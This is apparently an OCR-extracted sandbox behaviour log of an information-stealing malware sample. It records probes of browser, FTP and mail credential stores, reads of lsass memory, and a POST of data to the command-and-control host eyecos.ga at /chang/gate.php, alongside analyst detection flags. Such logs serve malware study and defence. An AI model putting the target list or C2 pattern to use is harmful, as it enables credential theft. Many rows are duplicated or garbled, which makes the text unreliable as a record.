Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2564	2820
			2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2564	
Call System API	ADIA DI FILE LA MA CAMPEDEDE FILEMA TA LA		2820
Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2564	
	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2564	2820
Call System API			2820 2820
Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2564	
Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\User Data\Default\User Data) Return: 0	2564 2564	2820
Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2564 2564 2564 2564	2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2564 2564 2564 2564 2564	2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2564 2564 2564 2564 2564 2564	2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2564 2564 2564 2564 2564	2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\User Data\Default\User Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\User Data\Default\User Data) Return: 0	2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\User Data\) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\User Data\) Return: 0	2564 2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820 2820
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalGoogle\Chrome SxS\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\User Data\Default\User Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\User Data\Default\User Data) Return: 0	2564 2564 2564 2564 2564 2564 2564	2820 2820 2820 2820 2820 2820 2820

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\Chromium\/Viewer\User Data\Default\\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewen\User Data\Default\Login Data) Return: 0	2564	2820
Call System API		2564	2820
	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data)Default\Web Data) Return: 0		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA% Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2564	2820
Call Service API	API Name: OpenServiceW Args: (6fc4e8, VaultSvc, 14) Return: 6fc498	2564	2820
Call System API	API Name: evtchann.SendEvent Args: (e), pid[472], ppid[2820) Return: 1	2564	2820
Call Service API	API Name: StartServiceW Args: (6fc498, 0, 0) Return: 1	2564	2820
Call Service API	API Name: StartServiceW Args: (6fc498, 0, 0) Return: 1	2564	2820
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\5e4df86a-5dee-4d54-91ba-ba6c679072d4 Type: VSDT_COM_DOS	2820	472
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\5e4df86a-5dee-4d54-91ba-ba6c679072d4 Type: VSDT_COM_DOS	2820	472
Call System API	$API \ Name: BCryptDecrypt \ Args: (\ d62cb0, \ \hat{u}_{\text{\tiny V}}\dot{E}yX\bar{A}, \ 144, \ 0, \ L\ddot{O}IN\delta P)\dot{Y}\bar{y}_{\text{\tiny V}}Ol_{\text{\tiny I}}[3s\dot{a}, \ 16, \ \hat{u}_{\text{\tiny V}}\dot{E}yX\bar{A}, \ 144, \ 15003256, \ 0\) \ Return: \ 0$	2820	472
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	2820	472
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2820	472
Write File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204IPolicy.vpol Type: VSDT_COM_DOS	2820	472
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD	2820	472
	T_COM_DOS		
Write File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD	2820	472
	T_COM_DOS		
Add File	Path: %ALLUSERSPROFILE%Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS	2820	472
Weita Eila		2820	472
Write File	Path: %ALLUSERSPROFILE%Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS	2020	472
Call System API	API Name: BCryptDecrypt Args: (320000, ȥ, 64, 0, , 8, ȥ, 64, 8317688, 0) Return: 0	2820	472
Call Filesystem API	API Name: CreateMailslotW Args: (\\.\MAILSLOT\NET\GETDC537, 298, 1388, 0) Return: 8c4	2820	472
Add File	Path: %LOCALAPPDATA%IMicrosoftlVaultl4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2820	472
Write File	Path: %LOCALAPPDATA%IMicrosoft\Vault\deltaF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2820	472
			2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2564	
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpshell.fsi) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang)Xftp\Sessions) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\EasyFTP\data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%AbleFTP7idata\settings\ftpProfiles-j.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	2564	2820
Call System API	$API\ Name: PathFileExistsW\ Args: (\ \%ProgramFiles\%AbleFTP8 \ data\ settings\ lesshProfiles-j. jsd\)\ Return: 0$	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\ftpProfiles-j,jsd) Return: 0	2564	2820
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2564	2820
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
	Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value:		
Pood Pogista Kov	Type: REG_NONE Key: Software Microsoft Mindows NTI Current Version Mindows Messagina Subsistem Profiles Outlook 731 htds:92ad h645h0d7c9c7d07c255a). Value: Nano.	2564	2820
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2564	2820

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value:		
	Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non e	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Qutlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Qutlook\9375CFF0413111d3B88A00104B2A6676\000000004\Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summany\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Remi	2564	2820
	nders\ Value: None		

Detection			
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ nders\		
	Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%)Documents) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%)Desktop) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%)Documents) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%)Desktop) Return: 1	2564	2820
Write File	Path: %APPDATA%iMicrosoftiCryptol/RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b 6f97d273-4777-40a5	2564	2820
Delete File	-896e-b3601eftb3cd Type: VSDT_COM_DOS Path: %APPDATA%/Microsoft(Crypto/RSA\S-1-5-21-709489340-1034059976-3916469796-500\la18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5	2564	2820
	-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2304	2020
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2820 Process ID		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e19 70b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, ȥ, 64, 0, , 8, ȥ, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%!Microsoft!CryptolrRSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 2715bb8, 1c) Return: 1	2564	2820
Call System API	API Name: DnsQueryExW Args: (eyecos.ga, 1, 40000000) Return: 0	2564	2820
Call Network API	API Name: socket Args: (23, 2, 0) Return: 1f0	2564	2820
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1f0	2564	2820
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\\\pipellsass, 1073741827, 6, 255, 2048, 2048, 0, 1046156) Return: 7e8	2820	472
Detection	Threat Characteristic: Creates named pipe \Lipipellsass		
Call Network API	API Name: connect Args: (1f0, 34.118.106.49:80, 16) Return: 0	2564	2820
Call Network API	API Name: send Args: (1f0, POST /chang/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: eyecos.ga\r\nAccept: "/"\r\nContent-Type:	2564	2820
0 1101 1 1001	application/octet-stream/r\nContent-Encoding: binary\r\nContent-Key: 932E6DD0\r\nContent-Length: 269\r\nConnection: close\r\n\r\n, 236, 0) Return: 236	0504	0000
Call Network API	API Name: send Args: (110, ., 269, 0) Return: 269	2564	2820
Call Network API	API Name: recv Args: (1f0, , 4048, 0) Return: ?	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%IB15501\191F5D.hdb) Return: 0	2564	2820
Add File	Path: %APPDATA%\B15501\191F5D.hdb Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\B15501\191F5D.hdb Type: VSDT_COM_DOS	2564	2820
Add File	Path: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII	2564	2820
Write File	Path: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%Microsoft\Credentials) Return: 1	2564	2820
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 1ff28c, 0, 0, 0) Return: 654 bc8	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftCredentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 1ff28c, 0, 0, 0) Return: 654 bc8	2564	2820
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2820 Image Path: Isass.exe Info: system injection target		
·	Process ID: 2820 Image Path: Isass.exe	2564	2820
Detection	Process ID: 2820 Image Path: Isass exe Info: system injection target	2564 2564	2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0		
Detection Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77c87894, .4, 1fe264) Return: 0	2564	2820
Detection Call System API Call System API Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2217f8, x.", 120, 1fe264) Return: 0	2564 2564	2820 2820
Detection Call System API	Process ID: 2820 Image Path: Isass.exe Info: system injection target API Name: NIReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\System32\Isass.exe, 77c87894, .4, 1fe264) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\System32\Isass.exe, 2217f8, x.", 120, 1fe264) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\System32\Isass.exe, 221878, p.", 120, 1fe264) Return: 0	2564 2564 2564	2820 2820 2820
